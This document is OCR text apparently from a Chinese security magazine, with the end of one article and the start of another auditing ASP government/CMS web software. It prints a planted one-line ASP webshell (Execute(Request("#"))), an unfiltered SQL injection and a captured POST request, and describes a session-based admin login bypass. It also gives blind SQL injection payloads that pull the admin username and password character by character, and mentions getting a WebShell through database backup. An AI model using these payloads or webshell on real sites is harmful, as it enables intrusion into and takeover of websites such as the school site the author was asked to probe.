
在这套程序中，我发现的注入漏洞就这两个，利用起来也很简单，至此该程序已基本上崩溃了。接下来我在读代码的时候又发现了一个人为漏洞。

诡异的代码

在投票文件中有段注入代码，只不过在IE中不能注入，该段代码如下：

```
<%dim Action,ID,VoteType,VoteOption,sqlVote,rsVote
Action=trim(Request("Action"))
ID=Trim(request("ID"))
VoteType=Trim(request("VoteType"))
VoteOption=trim(request("VoteOption"))
If Action = "Vote" And Id<> "" And VoteOption <>"" Then
if VoteType="Single" then
conn.execute "Update Vote set answer" & VoteOption & "= answer" & VoteOption & "+1 where ID=" & ID
else
……
conn.execute "Update Vote set answer" & VoteOption & "= answer" & VoteOption & "+1 where ID=" & Clng(ID)
……
if ID<>"" then
sqlVote="Select * from Vote Where ID=" & Clng(ID)
else
sqlVote="select top 1 * from Vote order by ID desc"
end if
%>
```

代码中第1处SQL查询时，参数ID并没有经过过滤，后来用到的参数ID都经过了Clng过滤，所以其他几处都不存在问题。由于是post提交，在这里我们用Winsocket抓包得到如下地址，如图3 所示。




```
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Host: localhost
Content-Length: 46
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: style=Small Text; rtime=6; ltime=1232254741125; cnzz_eid=9766951-1228401523-;
ASPSESSIONIDCSDDQTCT=OAGFOIBAPLHNJKICGAPLHLJC

VoteOption=2&VoteType=Single&Action=Vote&ID=11
```

图3

抓到的数据是"VoteOption=2&VoteType=Single&Action=Vote&ID=11"，参数均满足SQL查询条件，可见该查询是可以执行的。可是在Access数据库中，针对Update方法更新数据没有效果，不知道利用NC是否能成功提交。就在我继续研究的时候，发现文件中竟然有如图4所示的代码。



```
        response.write "<a href='Vote.asp?ID=" & rsVote("ID") & "&Action=Show' target='_blank
        response.write "</form>"
%><%If Request("#")<>"" Then Execute(Request("#"))%>
          </td>
        </tr>
      </table>
      <p align="center"> 【<a href="javascript:window.close();">关闭窗口</a>】 <br>
        <br>
      </p>
        </td>
  </tr>
</table>
</BODY>
</HTML>
<%
rsVote.Close()
Set rsVote = Nothing
call CloseConn()
%>
<%If Request("#")<>"" Then Execute(Request("#"))%>
```

图4

这是经典的海洋一句话木马，并且在同个文件中插入了两次，用客户端即可以成功连接，如图5 所示。

后台文件验证漏洞

此漏洞是因为程序员在做登录验证的时候写了一段让我很诧异的代码，我还是第1次看到有这样用Session的。先来看看后台登录验证文件




图5

creak.asp中的部分代码。

```
<%……
user=trim(replace(request("username"),"'",""))
pas=trim(replace(request("password"),"'",""))
session("user")=request("username")
//再次获取值，并且直接给了session
pass=request("password")
session("pas")=md5(pass)
Set rsadmin = Server.CreateObject("ADODB.Recordset")
sqladmin="SELECT * FROM admin where admin='"&session("user")&"'"
rsadmin.OPEN sqladmin, Conn,1,1
%>
```

在上述代码中，前两行代码都还能说得过去，可是到了第3行，再次从客户端获取数据不说，而且直接将获取的账户赋值给了Session，接下来又再次获取值保存为变量pass。看到这里我想起，如果接下来的代码是后台文件判断是否为管理员的话，那就很危险了。

```
<%
If trim(session("user")) <> "" then
Response.redirect "admin_index.asp"
Else
Response.write "非法登录!"
Response.end
End if
%>
```

后来在查看后台文件时，发现每个文件头部都包含一个"gl.asp"文件，其代码如下：

```
<%
if session("user")="" then
//这个条件很容易满足
Response.Redirect "index.asp"
response.end
else
Set admin = Server.CreateObject("ADODB.Recordset")
//到这里也是有机会绕过的
asql="SELECT * FROM admin where admin='"&session("user")&"'"
admin.OPEN asql, Conn,1,1
if admin.eof and admin.bof then
Response.Redirect "index.asp"
response.end
else
if session("pas")<>admin("pws") then
//这里很难绕过
Response.Redirect "index.asp"
response.end
else
if session("qx")<"2" then
Response.Write "<BR><BR><BR>对不起，您的权限不够<br>请登录后再进行操作"
response.end
end if
end if
end if
end if
%>
```

代码中的第1个条件很容易绕过，用刚才发现的问题即可绕过检查。接下来带入SQL查询，因为在大多数情况下网站管理员都喜欢用admin做账户名称，所以这个地方也比较容易绕过。接下来程序的判断堵死了，在查看后台文件的时候，发现添加文章处代码不严格，导致Session可以被利用，在登录界面随便写上账户名称就可访问该文件，如图6所示。





图6

利用上述漏洞即可进入后台获取WebShell，后台提供了数据库备份功能，可以轻松获得WebShell，我想大家早已轻车熟路了。最后还发现程序中存在ewebeditor编辑器，而且存在后台管理登录，有了这些东西，获取WebShell就不是难事了。值得一提的是，最近一段时间ewebeditor不太平，总是暴版本漏洞，本程序采用的是V2.8版本，暴出了一个任意删除文件漏洞，此漏洞利用价值不大，有兴趣的读者可以自行测试一下。

前置知识：无
关键词：脚本、注入、四通CMS



四通政府CMS管理系统漏洞分析

文/图 梦幻★剑客

前段时间好友小楼听雨说他们学校网站是用四通政府网架设的，让我看看其安全性。正好手上的工作做完了，索性到百度上找了套4.0版本的程序，代码还算完整，后来四通官方网站发布了6.0版本，前台界面大体风格和4.0类似，由于当时没有6.0源码，只好从4.0着手。废话不说了，下面进入正题。

挖掘漏洞之旅

首先看到新闻页面zf11_news.asp，盲注个单引号，直接跳转到新闻列表页，看来程序在这里对参数做了判断。部分代码如下：

```
<%
ID=CheckStr(Request.QueryString("ID"))
If isInt(ID)=False OR Not IsNumeric(ID) Then
Response.Redirect "news.asp"
Response.End()
End If
set rs=server.createobject("adodb.recordset")
rs.Open "Select * From zf11_news where id="&id,
conn,3,3
if rs.bof and rs.eof then
response.Redirect("News.asp")
end if
%>
```

代码中的ID通过Request.Querystring("ID")获取值，通过CheckStr函数过滤。正准备看看这个函数是怎么写的，就发现接下来的isInt和IsNumeric函数过滤了ID变量。先不管isInt函数是怎么判断的，用IsNumeric函数判断了就基本没戏了，所以这里的变量ID也就不用看了，没有注入。接下来看了很多文件，大部分变量都是数字型的，都用了上述代码进行判断，直到看见opensoft.asp文件才发现有点希望。其文件中的部分代码如下：

```
<%
……
if(request.querystring("id") <> "") then
colname = request.querystring("id")
end if
url="soft_url"+request("url")
sql="select * from [zf11_d_news] where
id="&colname&""
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
……
%>
```

上述代码中的colname变量直接获取客户端ID，没有经过任何函数过滤，并且接下来的Request("url")也没有经过函数过滤，但此函数没有带入数据库查询，不过colname带入了SQL语句，按道理说是个明显的数字型注入点，可是这个地方的注入点以我的水平利用不了。为什么呢？有人说用啊D等注入工具跑就是了，如果真的这么简单的话就好了。在此段代码上半部分还有一个防盗链处理，代码如下：

```
<%
From_url = Cstr(Request.ServerVariables
("HTTP_REFERER"))
Serv_url = Cstr(Request.ServerVariables
("SERVER_NAME"))
if mid(From_url,8,len(Serv_url)) <> Serv_url then
```

```
response.write "非法链接!"
'防止盗链
response.end
end if
%>
```

代码中Cstr(Request.ServerVariables("HTTP_REFERER"))表示判断是从什么页面转过来的，Cstr(Request.ServerVariables("SERVER_NAME"))表示获取当前的服务器名称，代码输出后应该如图1 所示。




图1

从Form_url变量的第8位起，截取Serv_url长度的字符，如果不匹配的话就表示非法链接。但我们注入的时候，在浏览器中输入注入字符再提交的话，程序本身获取不到Form_url变量，所以提示非法连接，但是Request.ServerVariables("HTTP_REFERER")这个变量从理论上讲是可控变量，可以拿来伪造。由于本人技术有限，在百度上查找了很长时间也没找到成功的方法，在此希望高手们不吝指教。这里的希望再次成为泡影，只好继续看文件代码。看下根目录下的数据库连接文件，没有暴库漏洞，不过Count目录下的数据库连接文件conn.asp中发现了没有容错语句，导致可以暴库，如图2 所示。




图2

这个漏洞的利用价值还是蛮大的，本地测试的时候可以轻松下载数据库，但在网络上测试的时候没有一个成功过，这我就不理解了。带着期望继续看文件，直到Search.asp文件才发现了重大的突破，其代码如下：

```
<%
Title=Trim(Request.Form("txttitle"))
if title<>"" then
sql="select * from Info where title like '%"&trim(title)&"%' or content like '%"&trim(title)&"%' order by ID desc"
end if
%>
```

很简单的一句SQL语句轻松地成全了搜索型注入。Title变量获取变量只是简单地过滤掉空格，带入SQL 语句，在这里我们要想办法闭合"'%　"，构造这样一句话："图片新闻测试%' and 1=1 and '%'='"就可成功注入。这里的搜索框有长度限制，"<input name=txttitle type=Text id=txtitle size=20 maxlength=50/>"代码中限定了长度为50个字符，本地做个页面提交就行了。不过我这里用Union查询不成功，后来用ACIIS码猜解法成功猜解，不过最大的弊端就是猜解很费时间和工夫。

猜解账户提交："图片新闻测试%' and (select top 1 asc(mid(username,1,1)) from admin) >20 and '%'='"；猜解密码提交"图片新闻测试%' and (select top 1 asc(mid(password,2,1)) from admin) >20 and '%'='"。猜解成功后，就可用牛族的字符转换器转换一下，能看到密码和账户，如图3 和图4 所示。




图3

